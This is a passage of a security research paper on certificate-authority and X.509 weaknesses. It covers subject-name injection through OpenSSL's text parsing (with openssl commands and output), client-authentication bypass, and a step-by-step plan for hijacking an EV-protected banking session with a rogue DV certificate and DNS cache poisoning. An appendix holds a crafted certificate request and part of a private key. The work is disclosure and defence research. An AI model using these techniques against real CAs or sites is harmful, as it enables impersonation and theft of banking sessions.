    Serial Number: 127 (0x7f)
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
    Validity
      Not Before: Feb 8 23:56:39 2009 GMT
      Not After : Mar 10 23:56:39 2009 GMT
    Subject: O=Foo Inc., CN=www.foo.com
      ….

It turns out that all three approaches are vulnerable to a fairly straightforward attack, at least in OpenSSL's default name representation mode. The CA is parsing ASCII characters, rather than the actual ASN.1 tree the browser will ultimately validate. What the CA knows of that structure, it extracts from the ASCII, by splitting on the presence of commas, slashes, and other so-called "escape characters" in the text. But what if the value of one of the non-validated elements in the X.509 Subject Name – OrganizationName (O), perhaps – itself contained escape characters? We'd end up with yet another form of injection attack, directly akin to SQL Injection (causing a variable in a SQL query to appear to be something more) or Cross-Site Scripting (causing a variable in an HTML page to appear to be something more).

And indeed, watch what happens when an organizationName of "Badguy Inc/CN=www.badguy.com" shows up, as per the following:




```
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com
Getting CA Private Key
```

Character for character, it looks like this cert has a CN of www.badguy.com. The same happens during "-text" req and x509 dumping, even thought "/" has to be converted to ", " in order for that to work:

```
$ openssl req -in request.pem  -text
Certificate Request:
   Data:
      Version: 0 (0x0)
      Subject: O=Badguy Inc, CN=www.badguy.com, OU=Hacking Division, CN=www.bank.com
         …

$ openssl x509 -in modded.crt  -text
Certificate:
   Data:
      Version: 1 (0x0)
      Serial Number: 133 (0x85)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
      Validity
         Not Before: Feb  9 00:37:50 2009 GMT
         Not After : Mar 11 00:37:50 2009 GMT
      Subject: O=Badguy Inc, CN=www.badguy.com, OU=Hacking Division, CN=www.bank.com
         …
```

So, what will the CA do? As mentioned in Attack 2A:

> *Subject: In this policy, no filtering is done. The entire X.509 subject is returned, either as a string or as a list, and its up to the caller to extract the CN's its interested in*

Effectively, we're back to a First-All Inclusive-Last calculation, just like 2A, but instead of wondering whether the CA handles the case where OpenSSL's API's return the mark of there being multiple CN's, we now wonder how the CA handles the case where are multiple CN's in the X.509 Subject Name string.

Of the vulnerabilities in this document, Textual CN Injection is probably the easiest to deal with: OpenSSL's command line has a setting, called "nameopt", that enables protections against these attacks. To demonstrate its output:

Default / "Compat":

```
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
Signature ok
subject=/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com
Getting CA Private Key
```

RFC2253:

```
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
-nameopt rfc2253
Signature ok
subject=CN=www.bank.com,OU=Hacking Division,O=Badguy Inc/CN=www.badguy.com
Getting CA Private Key
```

oneline

```
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
-nameopt oneline
Signature ok
subject=O = Badguy Inc/CN=www.badguy.com, OU = Hacking Division, CN = www.bank.com
Getting CA Private Key
```

Multiline

```
$ openssl x509 -req -in request.pem -CA ca.pem -CAkey ca.key -CAserial ca.srl -out modded.crt
-nameopt multiline
Signature ok
subject=
    organizationName        = Badguy Inc/CN=www.badguy.com
    organizationalUnitName  = Hacking Division
    commonName              = www.bank.com
Getting CA Private Key
```

It is possible that there are still ways to effect this attack with the more advanced filtering modes – particularly after combination with some of the stranger Unicode attacks. However, a preliminary sweep found all possible escape characters escaped before emission.

It is important to note that a non-exploitable flaw does exist in all of the filtering modes for OpenSSL <0.9.8a (and probably more), when a two or four byte wide character set is asked to be filtered. The flaw is in the do_buf handler in A_strex.c, and essentially involves the assumption that ASN.1 strings that contain 2 or 4 byte characters will themselves be a multiple of 2 or 4 bytes. This is true for legitimate strings, but not true for ours. The code can be seen here:

```
static int do_buf(unsigned char *buf, int buflen,
                        int type, unsigned char flags, char *quotes, char_io *io_ch, void *arg)
{
        int i, outlen, len;
        unsigned char orflags, *p, *q;
        unsigned long c;
        p = buf;
        q = buf + buflen;
        outlen = 0;
        while(p != q) {  // DK:  Stop reading once we're at the end of the string
                if(p == buf) orflags = CHARTYPE_FIRST_ESC_2253;
                else orflags = 0;
                switch(type & BUF_TYPE_WIDTH_MASK) {
                        case 4:  // DK: advance four bytes, even if this extends past the end of
the string
                        c = ((unsigned long)*p++) << 24;
                        c |= ((unsigned long)*p++) << 16;
                        c |= ((unsigned long)*p++) << 8;
                        c |= *p++;
                        break;

                        case 2: // DK: advance two bytes, even if this extends past the end of the
string
                        c = ((unsigned long)*p++) << 8;
                        c |= *p++;
                        break;
```

OpenSSL's design is paranoid enough however to never actually write to the p pointer, making what in any other codebase might be a trivial exploit into simply a DoS.

Attack #3: Certificate Authorities Inserting PKCS#10 Subject Names Into A Database May Not Be Employing Comprehensive String Validation, Allowing SQL Injection Attacks.

A future version of this paper will have more detail on this class of vulnerability. For now, this is fairly descriptive:

> As mentioned earlier, ASN.1 allows many string types, with BMPString (UTF-16, supposedly minus certain characters) and UTF8String being the most flexible, but UniversalString also being worthy of analysis. The issue here is that the encoding and attacker vector is obscure, and strings from it may be getting injected into backend CA databases without sufficient validation. SQL Injection into a Certification Authority's database backend would be distinctly problematic, due to the special trust this particular data store has to the rest of the Internet.

Attack #4: Certificate Authorities Exposing PKCS#10 Receiver May Be Exposing Unhardened ASN.1 BER Listeners.

A future version of this paper will have more detail on this class of vulnerability. For now, this is fairly descriptive:

> ASN.1 BER is tricky to parse, with many, *many* possibilities for consistent and predictably exploitable attack surfaces. The PROTOS project found a large number of vulnerabilities, via the SNMP consumer, but it is possible that some of the ASN.1 BER


parsers found in commercial CA implementations were not covered in the 2002 PROTOS lockdown and thus are still vulnerable.

Besides discussing individual attacks, there are some consequences of these vulnerabilities that, from the discussions we've seen, may not be understood by the computer security community at large.

Attack #5: Certification Chain Compromise May Allow Client Authentication Requirements To Be Bypassed

Many of the attacks in this paper have centered on vagaries with X.509 Subject Name validation. Bypass the checks, and you get a certificate for somebody else's name. But what does it mean to have a certificate? What purposes can that certificate be used for? In practice, most X.509 implementations support checking of a field called "Extended Key Usage", or EKU. There are two different sources for an EKU. First, an EKU can show up in a leaf node as an explicit X.509 extension. In this context, a CA is asserting the trustworthiness of a given certificate. Second, an EKU can be applied out of band to a CA's root certificate, when the CA's root cert is added to the browser's trust store. In this context, the browser manufacturer is limiting the trust semantics that a particular CA is allowed to express.

The most commonly used EKU is "Server Authentication", which states that a cert may be used to validate a server to a client. But there are others, as we see specifically in the MD2 certificate we discussed transferring the self-signature from earlier:



Client Authentication is the most interesting of these intended purposes. In general, most web sites use SSL certificates to authenticate the server to the client, and then passwords to authenticate the client to the server. It is possible to use certs to authenticate the client to the server as well, however this has a significant deployment and usability cost and is avoided by all but the most security sensitive implementations. For these implementations, however, the user ends up going through the same CA experience as the server – except the X.509 Subject Name refers to him, and not a website. The general theme is that a certificate-bearing SSL client, after authenticating the server, will then have an opportunity to present his own certificate. If the certificate validates on the server – meaning it chains back to a root trusted for Client Authentication – then some mapping will occur between the X.509 Subject Name and the application's own user database, and the user will now be logged in.

The interesting question is, how can these systems fail? There are a few major ways:

First, one of the root certificates, used by the server to identify the client, might have its certificate compromised. For example, the MD2 attack discussed at the beginning of this paper would yield access to a VeriSign root cert with the Client Authentication EKU set in most trust stores. Now, in the real world circa 2009, most systems are not intended to actually accept Client Authentication as asserted by a public CA. Instead, private CA's issue certs to internal X.509 Subject Names, and those certs are accepted by servers in the infrastructure.

And yet, this was not how SSL or X.509 was supposed to work. What was supposed to happen was that every user of the Internet would acquire strong cryptographic credentials from global CA's, which could be presented on demand in lieu of passwords. Through this path, a user at Microsoft could log into a server at Yahoo, and neither Microsoft nor Yahoo would have to interact with each other's private CAs. And so, to this day, there are systems that accept not only certificates from their own private CA, but any CA in their certificate store with the Client Authentication EKU. They even broadcast their list of accepted CAs, as part of the SSL client certificate exchange.


So if we compromise this VeriSign cert, we may end up with an auth bypass, at least to some systems. (Since SSL Client Certificate use is generally limited to extremely secure systems, this is of particular concern, since the limited exposure to the vulnerability is right where we really don't want it to occur.) We see some solid evidence that this bug is exposed in the field, as per a quirk of SSL. The SSL protocol, in order to support client authentication, will not simply accept whatever client certificate a client intends to transmit. It will actually provide extensive hints – on Windows, by emitting the list of all root certificate X.509 Issuer Names that have the "Client Authentication" bit set in the trust store. This CTL, or Certificate Trust List, appears to be extensive, as per the "global PKI" model people hoped would be built:

Acceptable client certificate CA names
/DC=com/DC=Saurabh1/CN=Microsoft
/DC=com/DC=Saurabh1/CN=Saurabh CA
/C=US/O=VeriSign, Inc./OU=Class 1 Public Primary Certification Authority - G2/OU=(c) 1998 VeriSign,
Inc. - For authorized use only/OU=VeriSign Trust Network
/C=US/O=VeriSign, Inc./OU=Class 4 Public Primary Certification Authority - G2/OU=(c) 1998 VeriSign,
Inc. - For authorized use only/OU=VeriSign Trust Network
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services Division/CN=Thawte P
ersonal Freemail CA/emailAddress=personal-freemail@thawte.com
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services

Division/CN=Thawte P
ersonal Premium CA/emailAddress=personal-premium@thawte.com
/C=US/O=First Data Digital Certificates Inc./CN=First Data Digital Certificates Inc. Certification A
uthority
/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting/OU=Certification Services
Division/CN=Thawte Personal Basic CA/emailAddress=personal-basic@thawte.com
/C=US/O=VeriSign, Inc./OU=Class 3 Public Primary Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 2 Public Primary Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 1 Public Primary Certification Authority
/C=US/O=VeriSign, Inc./OU=Class 3 Public Primary Certification Authority - G2/OU=(c) 1998
VeriSign, Inc. - For authorized use only/OU=VeriSign Trust Network
/C=HU/L=Budapest/O=NetLock Halozatbiztonsagi Kft./OU=Tanusitvanykiadok/CN=NetLock
Uzleti (Class B) Tanusitvanykiado
/C=US/O=GTE Corporation/CN=GTE CyberTrust Root
/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTrust Global
Root
/C=US/O=Entrust.net/OU=www.entrust.net/CPS incorp. by ref. (limits liab.)/OU=(c) 1999
Entrust.net Limited/CN=Entrust.net Secure Server Certification Authority
/C=HU/ST=Hungary/L=Budapest/O=NetLock Halozatbiztonsagi
Kft./OU=Tanusitvanykiadok/CN=NetLock Kozjegy
zoi (Class A) Tanusitvanykiado
/C=US/O=VeriSign, Inc./OU=Class 2 Public Primary Certification Authority - G2/OU=(c) 1998
VeriSign,Inc. - For authorized use only/OU=VeriSign Trust Network
/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTrust Root
/C=HU/L=Budapest/O=NetLock Halozatbiztonsagi Kft./OU=Tanusitvanykiadok/CN=NetLock
Expressz (Class C) Tanusitvanykiado
/OU=Copyright (c) 1997 Microsoft Corp./OU=Microsoft Corporation/CN=Microsoft Root Authority
/DC=com/DC=microsoft/CN=Microsoft Root Certificate Authority

This server, originally set up as described at
http://blogs.msdn.com/saurabh_singh/archive/2007/12/07/certificate-trust-list-not-being-honored-by-iis-5-0-6-0-7-0.aspx to allow one private key to come in, actually allows by default many CA's to express arbitrary X.509 Subject Names, and thus gain access to the server.

An interesting question is whether Stevens and Sotirov, in their 2008 attack against MD5, were actually capable of similar damage. Theoretically, no. The root certificate compromised by Stevens and Sotirov did not actually have the Client Authentication root set on it:



Supposedly, this should mean that any certificate signed by Stevens and Sotirov's intermediate certificate should be unable to operate as a client certificate. In practice, actual behavior is subject to implementation quirks. The actual certificate they signed includes the following EKU:

```
$ openssl x509 -in rogue.cer -inform der –text
...
        X509v3 Key Usage:
           Digital Signature, Non Repudiation, Certificate Sign, CRL Sign
                …
```

As per specification, this shouldn't matter. In-band EKU's are only supposed to be respected on leaf certificates that authenticate a given node, not on intermediates. What actually happens? That's an open question. As a mechanism of actually *preventing* their certificate from being respected, Stevens and Sotirov actually set the expiration date on their cert to late 2004, as so:

```
$ openssl x509 -in rogue.cer -inform der -text
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 65 (0x41)
      Signature Algorithm: md5WithRSAEncryption
      Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure Global eBusiness CA-1
      Validity
         Not Before: Jul 31 00:00:00 2004 GMT
         Not After : Sep  2 00:00:00 2004 GMT
                …
```

While this worked for many browsers, they quickly found applications (a chat client, in their case) that didn't realize it was important to check expiration date. For these applications, their false intermediate worked perfectly. EKU's are an even more obscure part of the X.509 system. It's likely there are systems that ignore them too.

(As a note, the use of expiration time as a sort of 'lysine deficiency' intended to allow external validation of certificate collision, while stopping actual real-world abuse of the certificate, was not entirely solid. Besides the fact that not all clients validate expiration times, time itself is not secure – NTP, the standard protocol used to keep a clock synchronized, is left unauthenticated in many environments. Stevens and Sotirov's use of strong primes in the generation of their RSA keypairs, however, was a much stronger defense.)

Attack #6: "Extended Validation" Certificate Programs Offer No Defense Against An Attacker With A "Low Assurance" Certificate, As Per The Work Of Adam Barth and Collin Jackson.

[Note: Since the writing of this section, Sotirov and Zusman have revealed their own exploits on the topic, notably finding instances where CA's have claimed EV provides more protection than it actually does. We retain this section because we feel it's important that EV be understood in the context of the protections it does provide.]

One of the more pernicious problems the web faces is the rise of phishing attacks. Put simply, which is the real Bank Of America? Is it www.bankofamerica.com? www.bofa.com? www.bofabank.com? www.bank-of-america.com? www.bank.of.america.com? Banks, in the real world, use physical trappings of wealth and police authority to regulate the abuse of their brand. Doing similar things against the international DNS upon which the web is built is a much trickier problem. To deal with this pressing issue – widely exploited by phishers impersonating major banking establishments – Extended Validation certificates were born. The concept behind them was that they would simply not be issued without a thorough, manual validation of the IP behind the claimed name. In return, the browser UI would be updated to herald the fully validated identity of the brand.

The thinking was, even an attacker who could legitimately obtain a certificate for https://www.bank-of-america.com (since he was the owner, as per DNS), would not be able to emit the same trustworthy user interface, and thus his phishing attack would be foiled. This is what EV was designed to do, and it succeeds reasonably well.

When Stevens and Sotirov presented their research on using MD5 to generate certificate collisions, they declared that the EV – Extended Validation – program was in fact not vulnerable to their attacks. Indeed, as they pointed out, Extended Validation certificates must, at all points in their validation chain, avoid MD5. Since Stevens and Sotirov were only able to generate attacks against certificate signatures executed with MD5 – and since their attack depended on automatic issuance of certificates, something that EV is specifically designed to avoid – they were technically correct in their assertion. The intermediate certificate they generated could not actually expose the correct bits to force the address bar green for an arbitrary domain.

However, EV was never actually designed to stop their attack, or any of the attacks described throughout this paper. The threat being mitigated was the $12 registration of www.bank-of-america.com combined with the $20 certificate, not the comparatively exotic MD5 or ASN.1 collision attack combined with the once-obscure DNS cache poisoning attack. And so, to be blunt, EV offers no such defense. As Adam Barth and Collin Jackson wrote in "Beware of Finer Grained Origins":

> The browser's scripting policy does not distinguish between HTTPS connections that use an Extended Validation (EV) certificates from those that use non-EV certificates. For example, PayPal serves https://www.paypal.com/ using an EV certificate, but a principal who has a non-EV certificate for www.paypal.com can inject script into the PayPal login page without disrupting the browser's Extended Validation security indicators

There are multiple places within a browser's HTTPS session from which content can be extracted. Obviously, with the decryption key, the data can be extracted right off the wire. But eventually the network code delivers a web page to the display engine, which allows small

snippets of code – script – to run. Script can read, alter, and even transmit page content. Since it would be a problem for (for example) www.badguy.com to be able to read the page content from www.hotmail.com, a mechanism called the Same Origin Policy in the browser states that only script from http://www.hotmail.com can manipulate the page content from http://www.hotmail.com.

Unfortunately, https://www.bank.com (EV certified) is, as far as the browser is concerned, the same site as https://www.bank.com (traditional, DV certified). This is the case for all known implementations of EV.

To understand how one might go about building an exploit for Jackson and Barth's findings, imagine something akin to the following series of steps:

1. Mallory synthesizes a DV certificate for www.bank.com
2. Mallory then DNS cache poisons www.bank.com.
3. Alice connects to https://www.bank.com, thus creating a TCP session to Mallory and running SSL over it.
4. Mallory port forwards the TCP session to the real bank, which has a real EV certificate.
5. Alice and the bank negotiate an SSL session, thus establishing the full green bar experience.
6. After a short time – just long enough for Alice to retrieve the first HTML file – Mallory kills the TCP session providing transit for the SSL session.
7. Alice attempts to reconnect.
8. When Alice reconnects, she is not port forwarded to the real bank, rather, she sees an SSL server with a different, DV certified certificate for the same domain.
9. Since the certificate is valid, the network layer allows requests to flow over that SSL session for http://www.bank.com.
10. The first file that Alice requests that is a CSS, HTML, or JS file gets Javascript injected into it, allowing page content previously loaded from https://www.bank.com (EV certified, and with the green bar) to be read, altered, and transmitted.

This will work on effectively all browsers that have implemented EV SSL. It is difficult to impossible to imagine a defense that would not involve breaking the limited number of EV sites out there. EV was designed to stop phishing attacks, not failure of DV certificates.

That being said, there are two defenses that might be worth considering. A "httpev://" scheme could be developed, which would force content to only be loaded from an EV certificate. However, this would require modifications at the crypto layer to support a new X.509 element, declaring that a certificate could only emit the "Green Bar" positive feedback experience when the httpev:// method was used. Otherwise, an attacker could simply use Moxie Marlinspike's method of forwarding a user from http:// to https:// instead of httpev:// and acquire 99% of the positive feedback while still being able to use his compromised DV certificate.

Another defense that might be interesting to explore would be a blacklist of names that, once issued via EV, should never be issued via DV. This paper describes many ways around the CA system. It might be interesting to have an emergency check, just for EV, before a certificate is sent to a user that might have the same X.509 Subject Name as an issued EV certificate.

Further Work:

We continue to investigate certificate chain validation. It has not gone unnoticed that X.509, which was supposed to be a fully delegatable system, never actually found a safe way to delegate signing authority across chunks of DNS namespace. For example, the authors of this paper cannot get a certificate valid for signing other certs within *.ioactive.com. Microsoft attempted to supported such policies – see "Name Constraints" – but nobody will sell certificates

with them, likely because their behavior is unpredictable from validator to validator. We suspect we can still attack chain validation, however. There are multiple ways to find an issuer in X.509, and we have ways of creating valid certificates with near-arbitrary subject names. If we can find a validation path that confuses our certificate (which we do have the key for, but does not have any special capabilities) with another certificate (which we do not have the key for, but does have special capabilities) due to them sharing the exact same X.509 Subject Name, then we believe we can generate fully Root CA equivalent certificates without the still-temporarily-impractical MD2 attacks.

One area we are investigating strongly are the three Issuer paths – Authority Information Access, Authority Key Identifier, and the actual X.509 Issuer Name. We can collide on any and all of those.

We expected more from the myriad of length encodings available in ASN.1. We suspect – not as strongly, but as a decent hunch – that it is possible to cause two encoders to see two entirely different ASN.1 trees, by manipulating length fields. For example, what happens when length itself overflows? Standing in the way of this is the fact that there is quite a bit of ASN.1 parsing and reconstruction in each of the protocol stacks, which makes our SSL servers regenerate ASN.1 encodings that are missing the very malformed blobs we intend to test the behavior of. We hope a future version of this paper explores these issues further.

There may be interesting attacks down the path of Internationalized Domain Names. For the most part, IDN's are blocked at major CA's due to the Homograph attacks of Eric Johannsen in 2005. However, Moxie Marlinspike showed in early 2009 that wildcards in certificates allow IDN characters to pass validation. We must consider new attacks down this path, particularly with alternate representations that may collapse back to wildcards.

We are taking it on an article of faith that CA's have little flexibility in terms of the fields they transfer from PKCS#10 Request to Certificate. The thinking behind these limitations is that any changes would make a server unable to correlate a returned certificate to a private key. We have not however fully tested this assumption, though, and we suspect it's at least possible to *add* fields to the X.509 Subject Name and not break the binding. So maybe this requirement is not as absolute as we suspect.

We *have* checked for any implementations that validate domain names according to the "Domain Component" syntax, "DC=com/DC=foo/DC=www". This shows up in several Microsoft certificates, for instance. We have not found anything that assembles DC's into a name to be string compared, rather than trusting only the Common Name field.

We end with some random musings:

> Strings were tricky to parse when they were just ASCII. ASN.1 supports a number of string type – a good dozen, at least as of 1998. What are the odds that every CA will see every string type exactly the same as every browser? The odds are very low – and, as mentioned earlier, there's no way for a CA to canonicalize the text coming in from the PKCS#10 certificate request back to however it thinks things should look. So what are the string types? According to ASN.1 Complete by John Larmouth, they are:
>
> NumericString – ASCII, supposed to contain only numbers.
> PrintableString – ASCII, supposed to contain only A-Za-z0-9 and a smattering of punctuation
> VisibleString/ISO646String – ASCII, apparently misinterpreted often to contain only printable characters
> IA5String – ASCII

TeletexString/T61String – ASCII with Escape Codes into “Urdu, Korean, Greek” and other languages. If you think life under Unicode was hard, things used to be worse in the 80’s.
VideotexString -- “A little-used character string type that gives access to the ‘characters’ used to build crude pictures on videotext systems.” Things used to be *much worse* in the 80’s.
GraphicString -- Like TeletexString, this is another attempt at supporting non-ASCII characters via escape sequences. Supposed to block control characters.
GeneralString -- GraphicString, but allows control characters.
UniversalString – Finally, the first Unicode type approved for ASN.1! Unfortunately, it’s UTF-32, the least popular encoding for Unicode as it requires four bytes per character.
BMPString – This is actually Unicode’s UTF-16, minus the variable length characters.
UTF8String – The String type of choice for modern international operations. UTF-8 is a variable length,
(There are two other sorts of strings – OctetString and BitString – but neither are parsed as generic text strings like the above.)

Research is ongoing against these string types. There are many questions like – what happens when a forbidden character shows up in a string? Is it silently deleted? Is a parse error thrown? Is it upgraded to a supported character? This is especially interesting for BMPString’s – does someone implement a UTF-16 library with BMP (Basic Multilingual Plane) support? And, of course, does anyone actually implement the TeletexString quirks, and would thus be blinded by Urdu while the browser saw ASCII?

Multi-RDN notation may have interesting implications.

Appendix A: Repros

Attack 1: MD2RSA Signature Transfer: VeriSign's MD2 Root Can Be Exploited By Creating A Malicious Intermediate With The Same MD2 Hash As Its Parent and Transferring The Signature From The Root To The Malicious Intermediate

Cert:

-----BEGIN CERTIFICATE-----
MIICPDCCAaUCEHC65B0Q2Sk0tjjKewPMur8wDQYJKoZIhvcNAQECBQAwXzELMAkG
A1UEBhMCVVMxFzAVBgNVBAoTDlZlcmlTaWduLCBJbmMuMTcwNQYDVQQLEy5DbGFz
cyAzIFB1YmxpYyBQcmltYXJ5IENlcnRpZmljYXRpb24gQXV0aG9yaXR5MB4XDTk2
MDEyOTAwMDAwMFoXDTI4MDgwMTIzNTk1OVowXzELMAkGA1UEBhMCVVMxFzAVBgNV
BAoTDlZlcmlTaWduLCBJbmMuMTcwNQYDVQQLEy5DbGFzcyAzIFB1YmxpYyBQcmlt
YXJ5IENlcnRpZmljYXRpb24gQXV0aG9yaXR5MIGfMA0GCSqGSIb3DQEBAQUAA4GN
ADCBiQKBgQDJXFme8huKARS0EN8EQNvjV69qRUCPhAwL0TPZ2RHP7gJYHyX3KqhE
BarsAx94f56TuZoAqiN91qyFomNFx3InzPRMxnVx0jnvT0Lwdd8KkMaOIG+YD/is
I19wKTakyYbnsZogy1Olhec9vn2a/iRFM9x2Fe0PonFkTGUugWhFpwIDAQABMA0G
CSqGSIb3DQEBAgUAA4GBALtMEivPLCYATxQT3ab7/AoRhIzzKBxnki98tsX63/Do
lbwdj2wsqFHMc9ikwFPwTtYmwHYBV4GSXiHx0bH/59AhWM1pF+NEHJwZRDmJXNyc
AA9WjQKZ7aKQRUzkuxCkPfAyAw7xzvjoyVGM5mKf5p/AfbdynMk2OmufTqj/ZA1k
-----END CERTIFICATE-----

Attack 2: Subject Name Confusion: Inconsistent Interpretation Of The Subject X.509 Name in a PKCS#10 Request Can Cause A CA To Emit A Certificate For An Unauthorized Common Name

2a) **Multiple Common Names in one X.509 Name are handled differently by different API's.**

PKCS#10 Request for "/O=Badguy Inc/CN=www.badguy.com/OU=Hacking Division/CN=www.bank.com/CN=*/":

-----BEGIN CERTIFICATE REQUEST-----
MIIBoDCCAQkCAQAwYDETMBEGA1UEChMKQmFkZ3V5IEluYzEXMBUGA1UEAxMOd3d3
LmJhZGd1eS5jb20xGTAXBgNVBAsTEEhhY2tpbmcgRGl2aXNpb24xFTATBgNVBAMT
DHd3dy5iYW5rLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAvpMimkUd
iFXcV9uTJJzfLs4DNIQdKDnE07HX6BGZ9VctjJYyNHVk4gEnCdfVi9ATbVi3ea1Y
sXmB65GvPTmh1teyfX64epUQABG61cDla8LfsMeJefThSZ7NySkK2bqn042S33GD
h08bgKds9l38ZvIstA+kMUOOVrdcIN/FH5MCAwEAAaAAMA0GCSqGSIb3DQEBBAUA
A4GBAC+3CEiyrjFSIifr+q2Yun8kt9vLKvALpu9m5jwVsUejcD1utEqPZehngzwU
Wex8INLI9hKO88zHVq7ZsETj0gcZ7cLuQcdPZKbWOV3E0nhcQpulpU+aP4yvh+Hv
DcHT6ZqjyEwxG2WTSzKhzTkgN2h4IHkZb4pHq6kauV3D8Soz
-----END CERTIFICATE REQUEST-----

Private Key:

-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC+kyKaRR2IVdxX25MknN8uzgM0hB0oOcTTsdfoEZn1Vy2MljI0
dWTiAScJ19WL0BNtWLd5rVixeYHrka89OaHW17J9frh6IRAAEbrVwMhrwt+wx4I5
9OFJns3JKQrZuqfTjZLfcYOHTxuAp2z2Xfxm8iy0D6QxQ45Wt1wg38UfkwIDAQAB
AoGAQv93KsUhnMySqlCHale8HrhOaCgKGBo3GDVtsih998KuQL6M5+RdkxbUoqE+
